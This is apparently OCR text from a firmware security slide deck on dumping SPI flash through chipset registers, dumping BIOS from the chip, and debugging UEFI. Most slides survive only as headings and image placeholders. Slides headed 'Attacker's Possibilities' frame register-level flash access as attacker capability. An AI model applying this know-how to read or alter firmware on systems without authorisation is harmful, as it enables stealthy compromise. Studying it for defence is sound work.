
# How to dump SPI Flash?

# SPI Flash Dump – Dumping from OS

- SPI Controller
  - Get SPI Base Address Register (refer to ICH/PCH documentation) -- SPIBAR
- Memory-mapped SPI Registers
  - SPIBAR + 0x04: HSFS – Status Register
  - SPIBAR + 0x06: HSFC – Control Register
  - SPIBAR + 0x08: FADDR – Address Register
  - SPIBAR + 0x10: FDATAX – Data Registers



# SPI Flash Dump – Dumping from OS




# SPI Flash Dump – Attacker's Possibilities


HSFC:



**Flash SPI SMI# Enable (FSMIE)** — R/W. When set to 1, the SPI asserts an SMI# request whenever the Flash Cycle Done (FDONE) bit is 1.

# SPI Flash Dump – Attacker's Possibilities




# How to dump BIOS firmware directly from chip?



# How to dump BIOS firmware directly from chip?

# How to dump BIOS firmware directly from chip?




# How Debug UEFI Firmware?

QEMU

coreboot


http://wiki.bios.io/doku.php?id=ida_pro_tracing

# How Debug UEFI Firmware?



